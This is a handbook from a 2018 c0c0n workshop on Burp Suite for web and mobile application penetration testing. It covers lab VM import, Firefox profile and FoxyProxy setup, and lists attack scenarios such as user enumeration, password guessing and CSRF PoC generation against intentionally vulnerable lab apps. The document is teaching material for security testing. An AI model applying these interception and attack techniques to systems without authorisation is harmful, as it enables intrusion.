
Table of Contents

Initial Setup

| | |
|--|------|
| Introduction | 1.1 |
| Start Burp Suite Professional | 1.2 |
| Import Virtual Machines | 1.3 |
| Create New Firefox Profile | 1.4 |
| Add FoxyProxy Addon | 1.5 |
| Add New Proxy In FoxyProxy | 1.6 |
| Configure Proxy Listener | 1.7 |
| Install Burp's CA Certificate In Firefox | 1.8 |
| Access Security Shepherd Application | 1.9 |
| Remove Unnecessary Browser Traffic | 1.10 |
| Setup Hotkeys | 1.11 |

Tools of the Trade

| | |
|-----------|-----|
| Target | 2.1 |
| Proxy | 2.2 |
| Scanner | 2.3 |
| Intruder | 2.4 |
| Repeater | 2.5 |
| Sequencer | 2.6 |
| Decoder | 2.7 |
| Comparer | 2.8 |
| Extender | 2.9 |

Some Attack Scenarios

| | |
|--|-----|
| Access Mutillidae Web Application | 3.1 |
| User Enumeration | 3.2 |
| Password Guessing Attack | 3.3 |
| Character Substitution | 3.4 |
| Custom Iterator | 3.5 |
| Battering Ram | 3.6 |
| Null Payload | 3.7 |
| Request in Browser: Privilege Escalation Check | 3.8 |
| CSRF PoC Generator | 3.9 |

Web Application Pentesting

| | |
|--------------------------------|-----|
| Recon & Analysis | 4.1 |
| Automated Session Handling | 4.2 |
| Test for Input-Based Bugs | 4.3 |
| Test for Access Control Issues | 4.4 |
| Automated Session Handling | 4.5 |

Mobile Application Pentesting

| | |
|-------------------------------|-----|
| Install Burp's CA Certificate | 5.1 |
| SSL Pass-Through | 5.2 |

Miscellaneous

| | |
|-----------------|-----|
| SSH Tunneling | 6.1 |
| Invisible Proxy | 6.2 |
| References | 6.3 |
| About Us | 6.4 |

Burp Suite For Web and Mobile Application Security Testing

03-04 October, 2018

Pre-Conference Workshop at:

c0c0n XI - Data Privacy, Cyber Security & Hacking Conference

Abstract

If you care about application security, the one tool that you must absolutely be familiar with is an “Interception proxy”. Although there are several interception proxies in existence, depending on the intensity of penetration tests that need to be performed, a penetration tester might choose a simple or an advanced tool with advanced features. Burp Suite is a collection of several simple-yet-powerful tools. It not only works as an 'interception proxy' but also gives users the ability to automate attacks, attack multiple parameters, generate PoCs, statically detect vulnerabilities, perform out of band exploitation, manage sessions across authorization levels, transform data across multiple types, save and export session data between users, and much more! This completely hands-on workshop is meant for web and mobile security testers, penetration testers and security enthusiasts who want to eliminate the grunt work involved in manual analysis of server traffic, and who want to craft customized and effective attacks against web applications to discover high risk security vulnerabilities.

Speaker Profile

- Speaker Name: **Riddhi Shree**
- Job Role/Handle: **Application Security Engineer**
- Company/Organization: **Appsecco**
- Country: **India**
- Twitter: [@_riddhishree](https://twitter.com/_riddhishree)
- Email ID: riddhi@appsecco.com
- Website: <https://www.riddhishree.com/>

Pre-Requisites

1. Laptop with administrator access (mandatory)
2. Minimum 4 GB RAM
3. At least 10 GB of free hard disk space
4. Oracle VirtualBox 5.x or later installed
5. Burp Suite Community Edition installed (<https://portswigger.net/burp/communitydownload>)
6. Make sure Burp Suite can start
7. Firefox browser with FoxyProxy Standard add-on installed (<https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/>)
8. Familiarity with HTTP Request and Response Structure

What to Expect

Gain confidence in customizing your Web Application Security Testing approach to suit application-specific pentesting needs, by gaining clarity on the powerful features provided by the Burp Suite tool.

What Not to Expect

As this is a hands-on training, do not expect a lot of theory

Table of Contents

Initial Setup

- Start Burp Suite Professional
- Import Virtual Machines
- Create New Firefox Profile
- Add FoxyProxy Addon
- Add New Proxy In FoxyProxy
- Configure Proxy Listener
- Install Burp's CA Certificate In Firefox
- Access Security Shepherd Application
- Remove Unnecessary Browser Traffic
- Setup Hotkeys

Tools of the Trade

- Target
- Proxy
- Scanner
- Intruder
- Repeater
- Sequencer
- Decoder
- Comparer
- Extender

Some Attack Scenarios

- Access Mutillidae Web Application
- User Enumeration
- Password Guessing Attack
- Character Substitution
- Custom Iterator
- Battering Ram
- Null Payload
- Request in Browser: Privilege Escalation Check
- CSRF PoC Generator

Web Application Pentesting

- Recon & Analysis
- Automated Session Handling
- Test for Input-Based Bugs
- Test for Access Control Issues
- Automated Session Handling

Mobile Application Pentesting


- [Install Burp's CA Certificate](#)
- [SSL Pass-Through](#)

Miscellaneous


- [SSH Tunneling](#)
- [Invisible Proxy](#)
- [References](#)
- [About Us](#)

Import Virtual Machines

1. Open Virtual Box.
2. Click on "File" > "Import Appliance"





3. Select the OVA file named as "c0c0n-OVF1.ova".




Name

- c0c0n-OVF1.ova
- c0c0n-OVF2.ova
- security_shepherd.ova
- web-and-mobile-pentesting-using-burp-suite.ova

4. Import the OVA file by clicking on "Import" button.





5. You should see two virtual machines named as "OwaspSecurityShepherd" and "OtherVulnerableApps", imported successfully.



Create a new Firefox Profile

1. Open a terminal in Ubuntu/Mac.
2. In Windows, press "Windows + R" to open the Run dialog.
3. Run the following command:


Linux/MacOS: `firefox -p / firefox -P / firefox -ProfileManager`

Windows:


`firefox.exe -P`


4. Click on "Create Profile".





5. Give a name to your new firefox profile and click on "Finish" button.






6. Select the newly created profile and start firefox.




Add Foxy-Proxy Standard Add-on

1. In Firefox browser, navigate to <https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/>.
2. Click on "Add to Firefox" button.



3. If permission is required, grant permission by clicking on "Add" button.



4. Click on "OK" button in the welcome screen.

① Extension (FoxyProxy Standard) | moz-extension://8c464d28-146c-42c5-879d-3175a6847f7a/first-install.html

FoxyProxy

Welcome!

If you're upgrading from a legacy version of FoxyProxy and your proxy settings are missing, please [import](#) them.

What's New

Version 6.3

- Turn Firefox Sync on/off - much requested feature.
- Some further input validation

Thank you for using my labor of love.



-- Eric H. Jung, May, 2018

Buy VPN & Proxy Service

Support us by [donating](#) or [buying](#) VPN/proxy service.

Ok

① Extension (FoxyProxy Standard) | moz-extension://8c464d28-146c-42c5-879d-3175a6847f7a/proxies.html



Add

Delete All

Export

Import

Log

What's My IP?

Del Browsing Data

About

FoxyProxy

Turn Off FoxyProxy (Use Firefox Settings)


Synchronize settings: On

Default

Edit

Add a New Proxy in FoxyProxy


1. Go to the Firefox browser.
2. Click on `FoxyProxy` icon in the top-right corner of the browser.



3. Select `options` from the dropdown menu.



4. Click on `Add` button to add a new proxy.



5. Enter title as `localhost-8080` (or anything of your choice), IP address as `127.0.0.1`, port as `8080`, and click on the `Save` button.

Add Proxy

Proxy Type ★

HTTP

Title or Description (optional)

localhost-8080 (1)

Color

#66cc66

IP address, DNS name, server name ★

127.0.0.1 (2)

Add whitelist pattern to match all URLs

Do not use for localhost and intranet/private IP addresses

Port ★

8080 (3)

Username (optional)

Password (optional)

FoxyProxy

Turn Off FoxyProxy (Use Firefox Settings)

Synchronize settings: ?

localhost-8080 127.0.0.1

Default

6. Enable proxy settings by selecting the option "Use proxy localhost-8080 for all URLs (ignore patterns)".



FoxyProxy

